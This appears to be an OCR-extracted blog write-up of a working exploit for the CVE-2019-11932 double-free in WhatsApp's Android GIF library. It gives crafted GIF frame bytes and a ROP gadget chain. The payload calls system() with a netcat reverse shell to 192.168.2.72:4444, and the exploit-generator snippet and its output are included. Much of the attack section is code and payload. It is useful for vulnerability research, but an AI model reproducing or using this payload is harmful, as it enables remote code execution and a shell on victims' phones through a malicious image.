CVE-2019-11932

Affect


```
WhatsApp Version<2.19.244
```

Analysis Demo

```
Sha256: 4a0beda298b29c6429739824761221127 0c33c9058d6848bd32c39b5a473a891
```

Vulnerability

Double-free vulnerability in DDGifSlurp in decoding.c in libpl_droidsonroids_gif.so



Github: https://github.com/koral--/android-gif-drawable/blob/dev/android-gif-drawable/src/main/c/decoding.c

```
if (decode) {
```

```
    const uint_fast32_t newRasterSize = gifFilePtr->Image.Width * gifFilePt
r->Image.Height;
    //facebook patch start
    if (newRasterSize == 0) {
        free(info->rasterBits);
        info->rasterBits = NULL;
        info->rasterSize = newRasterSize;
        return;
    }
    //facebook patch end
    const int_fast32_t widthOverflow = gifFilePtr->Image.Width - info->orig
inalWidth;
    const int_fast32_t heightOverflow = gifFilePtr->Image.Height - info->or
iginalHeight;
    if (newRasterSize > info->rasterSize || widthOverflow > 0 || heightOver
flow > 0) {
        void *tmpRasterBits = reallocarray(info->rasterBits // <-- double-f
ree here, newRasterSize,sizeof(GifPixelType));
        if (tmpRasterBits == NULL) {
            gifFilePtr->Error = D_GIF_ERR_NOT_ENOUGH_MEM;
            break;
        }
        info->rasterBits = tmpRasterBits;
        info->rasterSize = newRasterSize;
    }
    ...
}
```

rasterBits would be re-allocated if one of three conditions below is met:

```
1.newRasterSiz(gifFilePtr->Image.Width * gifFilePtr->Image.Height) > info->
rasterSize
2.widthOverflow = gifFilePtr->Image.Width - info->originalWidth
3.heightOverflow = gifFilePtr->Image.Height - info->originalHeight
```

Re-allocation is a combination of free and malloc. If the size of the re-allocation is 0, it is simply a free. Let say we have a GIF file that contains 3 frames that have sizes of 200, 0 and 0.

- After the first re-allocation, we have `info->rasterBits` buffer of size 200.
- In the second re-allocation of 0, `info->rasterBits` buffer is freed.
- In the third re-allocation of 0, `info->rasterBits` is freed again.

In Android, a double-free of a memory with size N leads to two subsequent memory-

allocation of size N returning the same address.

```
(lldb) expr int $foo = (int) malloc(112)
(lldb) p/x $foo
(int) $14 = 0xd379b250

(lldb) p (int)free($foo)
(int) $15 = 0

(lldb) p (int)free($foo)
(int) $16 = 0

(lldb) p/x (int)malloc(12)
(int) $17 = 0xd200c350

(lldb) p/x (int)malloc(96)
(int) $18 = 0xe272afc0

(lldb) p/x (int)malloc(180)
(int) $19 = 0xd37c30c0

(lldb) p/x (int)malloc(112)
(int) $20 = 0xd379b250

(lldb) p/x (int)malloc(112)
(int) $21 = 0xd379b250
```

In the above snippet, variable foo was freed twice. As a result, the next two allocations (20 and 21) return the same address.

Now look at struct GifInfo in **gif.h**

Github: https://github.com/koral--/android-gif-drawable/blob/dev/android-gif-drawable/src/main/c/gif.h

```
struct GifInfo {
    void (*destructor)(GifInfo *, JNIEnv *);// <-- there's a function pointer here
    GifFileType *gifFilePtr;
    GifWord originalWidth, originalHeight;
    uint_fast16_t sampleSize;
    long long lastFrameRemainder;
    long long nextStartTime;
    uint_fast32_t currentIndex;
```

```
    GraphicsControlBlock *controlBlock;
    argb *backupPtr;
    long long startPos;
    unsigned char *rasterBits;
    uint_fast32_t rasterSize;
    char *comment;
    uint_fast16_t loopCount;
    uint_fast16_t currentLoop;
    RewindFunc rewindFunction; // <-- there's another function pointer here
    jfloat speedFactor;
    uint32_t stride;
    jlong sourceLength;
    bool isOpaque;
    void *frameBufferDescriptor;
};
```


We then craft a GIF file with three frames of below sizes:

- sizeof(GifInfo)
- 0
- 0

When the WhatsApp Gallery is opened, the said GIF file triggers the double-free bug on rasterBits buffer with size `sizeof(GifInfo)`. Interestingly, in WhatsApp Gallery, a GIF file is parsed twice. When the said GIF file is parsed again, another GifInfo object is created. Because of the double-free behavior in Android, GifInfo `info` object and `info->rasterBits` will point to the same address. DDGifSlurp() will then decode the first frame to `info->rasterBits` buffer, thus overwriting `info` and its `rewindFunction()`, which is called right at the end of DDGifSlurp() function.

The GIF file that we need to craft is as below:

GIF Format




```
47 49 46 38 39 61 18 00 0A 00 F2 00 00 66 CC CC
FF FF FF 00 00 00 33 99 66 99 FF CC 00 00 00 00
00 00 00 00 00 [2C 00 00 00 00 08 00 15 00 00 08
9C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 F0 CE 57 2B 6F EE FF FF] [2C 00 00
```

```
00 00 1C 0F 00 00 00 00 ][2C 00 00 00 00 1C 0F 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 ][2C 00 00 00 00
18 00 0A 00 0F 00 01 00 00 3B]
```

It contains four frames:

- Frame 1:

```
2C 00 00 00 00 08 00 15 00 00 08 9C 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
F0 CE 57 2B 6F EE FF FF
```

- Frame 2:

```
2C 00 00 00 00 1C 0F 00 00 00 00
```

- Frame 3:

```
2C 00 00 00 00 1C 0F 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00
```

- Frame 4:

```
2C 00 00 00 00 18 00 0A 00 0F 00 01 00 00
```

- The below sequence is what happened when WhatsApp Gallery is opened:
- First parse:
    - Init:
    - GifInfo *info = malloc(168);

    - Frame 1:
    - info->rasterBits = reallocarray(info->rasterBits, 0x8*0x15, 1);
    - Frame 2:
    - info->rasterBits = reallocarray(info->rasterBits, 0x0*0xf1c, 1);
    - Frame 3:
    - info->rasterBits = reallocarray(info->rasterBits, 0x0*0xf1c, 1);
    - Frame 4:
    - does not matter, it is there to make this GIF file valid

- Second parse:

    - Init:
    - GifInfo *info = malloc(168);
    - Frame 1:
    - info->rasterBits = reallocarray(info->rasterBits, 0x8*0x15, 1);
    - Frame 2, 3, 4:
    - does not matter
    - End:
    - info->rewindFunction(info);

Because of the double-free bug occuring in the first parse, `info` and `info->rasterBits` now points to the same location. With the first frame crafted as said, we could control rewindFunction and PC when `info->rewindFunction(info);` is called. Take note that the frames are all LZW encoded. We must use an LZW encoder to encode the frames. The above GIF triggers crash as below:

```
--------- beginning of crash
10-02 11:09:38.460 17928 18059 F libc    : Fatal signal 6 (SIGABRT), code -
6 in tid 18059 (image-loader), pid 17928 (com.whatsapp)
10-02 11:09:38.467  1027  1027 D QCOM PowerHAL: LAUNCH HINT: OFF
10-02 11:09:38.494 18071 18071 I crash_dump64: obtaining output fd from tom
bstoned, type: kDebuggerdTombstone
10-02 11:09:38.495  1127  1127 I /system/bin/tombstoned: received crash req
uest for pid 17928
10-02 11:09:38.497 18071 18071 I crash_dump64: performing dump of process 1
7928 (target tid = 18059)
10-02 11:09:38.497 18071 18071 F DEBUG   : *** *** *** *** *** *** *** ***
*** *** *** *** *** *** *** ***
10-02 11:09:38.497 18071 18071 F DEBUG   : Build fingerprint: 'google/taime
n/taimen:8.1.0/OPM1.171019.011/4448085:user/release-keys'
10-02 11:09:38.497 18071 18071 F DEBUG   : Revision: 'rev_10'
10-02 11:09:38.497 18071 18071 F DEBUG   : ABI: 'arm64'
10-02 11:09:38.497 18071 18071 F DEBUG   : pid: 17928, tid: 18059, name: im
```

```
age-loader  >>> com.whatsapp <<<
10-02 11:09:38.497 18071 18071 F DEBUG   : signal 6 (SIGABRT), code -6 (SI_
TKILL), fault addr --------
10-02 11:09:38.497 18071 18071 F DEBUG   :     x0   0000000000000000  x1
000000000000468b  x2   0000000000000006  x3   0000000000000008
10-02 11:09:38.497 18071 18071 F DEBUG   :     x4   0000000000000000  x5
0000000000000000  x6   0000000000000000  x7   7f7f7f7f7f7f7f7f
10-02 11:09:38.497 18071 18071 F DEBUG   :     x8   0000000000000083  x9
0000000010000000  x10  0000007da3c81cc0  x11  0000000000000001
10-02 11:09:38.497 18071 18071 F DEBUG   :     x12  0000007da3c81be8  x13
ffffffffffffffff  x14  ff00000000000000  x15  ffffffffffffffff
10-02 11:09:38.497 18071 18071 F DEBUG   :     x16  00000055b111efa8  x17
0000007e2bb3452c  x18  0000007d8ba9bad8  x19  0000000000004608
10-02 11:09:38.497 18071 18071 F DEBUG   :     x20  000000000000468b  x21
0000000000000083  x22  0000007da3c81e48  x23  00000055b111f3f0
10-02 11:09:38.497 18071 18071 F DEBUG   :     x24  0000000000000040  x25
0000007d8bbff588  x26  00000055b1120670  x27  000000000000000b
10-02 11:09:38.497 18071 18071 F DEBUG   :     x28  00000055b111f010  x29
0000007da3c81d00  x30  0000007e2bae9760
10-02 11:09:38.497 18071 18071 F DEBUG   :     sp   0000007da3c81cc0  pc
0000007e2bae9788  pstate 0000000060000000
10-02 11:09:38.499 18071 18071 F DEBUG   :
10-02 11:09:38.499 18071 18071 F DEBUG   : backtrace:
10-02 11:09:38.499 18071 18071 F DEBUG   :     #00 pc 000000000001d788  /sy
stem/lib64/libc.so (abort+120)
10-02 11:09:38.499 18071 18071 F DEBUG   :     #01 pc 0000000000002fac  /sy
stem/bin/app_process64 (art::SignalChain::Handler(int, siginfo*, void*)+101
2)
10-02 11:09:38.499 18071 18071 F DEBUG   :     #02 pc 00000000000004ec  [vd
so:0000007e2e4b0000]
10-02 11:09:38.499 18071 18071 F DEBUG   :     #03 pc deadbeefffffffc  <un
known>
```


EXP


Deal with ASLR(Address Space Layout Randomisation) and W^X(Write XOR Execute)

After controlling the PC, we want to achieve remote code execution. In Android, we can not execute code on non-executable regions due to W^X (i.e. stack and heap). The easiest way to deal with W^X in our case is to execute the below command:

```
system("toybox nc 192.168.2.72 4444 | sh");
```

We need system() in libc.so





For that, we need PC to point to `system()` function in libc.so and X0 to point to `"toybox nc 192.168.2.72 4444 | sh"`. This cannot be done directly. We need to first let PC jumps to an intermediate gadget, which sets X0 to point to `"toybox nc 192.168.2.72 4444 | sh"` and jump to `system()`. From the disassembly code around `info->rewindFunction(info);`, we can see that both X0 and X19 point to `info->rasterBits` (or `info`, because they both point to the same location), while X8 is actually `info->rewindFunction`.


- JNI Function:

```
Java_pl_droidsonroids_gif_GifInfoHandle_renderFrame
```

```
__int64 __fastcall Java_pl_droidsonroids_gif_GifInfoHandle_renderFrame(__int64 a1, __int64 a2, __int64 a3, __int64 a4)
{
  __int64 v4; // x22
  __int64 v5; // x20
  __int64 v6; // x19
  __int64 v7; // x21
  const char *v8; // x2
  int v10; // w8
  __int64 v11; // x23
  int v12; // w0
  const char *v13; // x2
  __int64 v14; // [xsp+8h] [xbp-58h]
  int v15; // [xsp+10h] [xbp-50h]
  __int64 v16; // [xsp+28h] [xbp-38h]

  v4 = a4;
  v5 = a3;
  v6 = a1;
  v16 = *(_QWORD *)(_ReadStatusReg(ARM64_SYSREG(3, 3, 13, 0, 2)) + 40);
  if ( !a3 )
    return -1LL;
  v7 = sub_780C();
  if ( (unsigned int)AndroidBitmap_getInfo(v6, v4, &v15) )// v15 = addrPtr
  {
    v8 = "Could not get bitmap info";
  }
  else
  {
    *(_DWORD *)(v5 + 0x8C) = v15;
    v10 = (unsigned __int64)AndroidBitmap_lockPixels(v6, v4, &v14) + 3;
    v8 = "Lock pixels error, bad parameter";
    switch ( v10 )
    {
      case 0:
        return 0LL;
      case 1:
        v8 = "Lock pixels error, JNI exception";
        break;
      case 2:
        break;
      case 3:
        sub_2CB0(v5, 1, 0);
```

GifInfo



There is a gadget in libhwui.so that perfectly satisfies our purpose:

```
ldr x8, [x19, #0x18]
add x0, x19, #0x20
blr x8
```

Let say the address of the above gadget is AAAAAAAA and the address of system() function is BBBBBBBB. The rasterBits buffer (frame 1) before LZW encoding look as below:

```
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 4242 4242 4242 4242  ........BBBBBBBB
00000020: 746f 7962 6f78 206e 6320 3139 322e 3136  toybox nc 192.16
00000030: 382e 322e 3732 2034 3434 3420 7c20 7368  8.2.72 4444 | sh
00000040: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000050: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000060: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000070: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000080: 4141 4141 4141 4141 eeff                 AAAAAAAA..
```

In a normal Android system, because every processes are spawned from Zygotes, even with ASLR our addresses AAAAAAAA and BBBBBBBB do not change if WhatsApp is killed and restarted. However, they cannot persist a system reboot. To have reliable AAAAAAAA and BBBBBBBB, we need an information disclosure vulnerability that gives us the base address of libc.so and libhwui.so. That vulnerability is beyond scope of this blogpost.

Putting everything together

Just compile the code in this repo. Note that the address of `system()` and the

gadget must be replaced by the actual address found by an information disclosure vulnerability (which is not covered in this blog post).

```
    /*
    Gadget g1:
        ldr x8, [x19, #0x18]
        add x0, x19, #0x20
        blr x8
    */
    size_t g1_loc = 0x7cb81f0954;  <<-- replace this
    memcpy(buffer + 128, &g1_loc, 8);

    size_t system_loc = 0x7cb602ce84; <<-- replace this
    memcpy(buffer + 24, &system_loc, 8);
```

Run the code to generate the corrupted GIF file:

```
notroot@osboxes:~/Desktop/gif$ make
.....
.....
.....
notroot@osboxes:~/Desktop/gif$ ./exploit
buffer = 0x7ffc586cd8b0 size = 266
47 49 46 38 39 61 18 00 0A 00 F2 00 00 66 CC CC
FF FF FF 00 00 00 33 99 66 99 FF CC 00 00 00 00
00 00 00 00 00 2C 00 00 00 00 08 00 15 00 00 08
9C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 84 9C 09 B0
C5 07 00 00 00 74 DE E4 11 F3 06 0F 08 37 63 40
C4 C8 21 C3 45 0C 1B 38 5C C8 70 71 43 06 08 1A
34 68 D0 00 C1 07 C4 1C 34 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 54 12 7C C0 C5 07 00 00 00 EE FF FF 2C 00 00
00 00 1C 0F 00 00 00 00 2C 00 00 00 00 1C 0F 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 2C 00 00 00 00
18 00 0A 00 0F 00 01 00 00 3B
```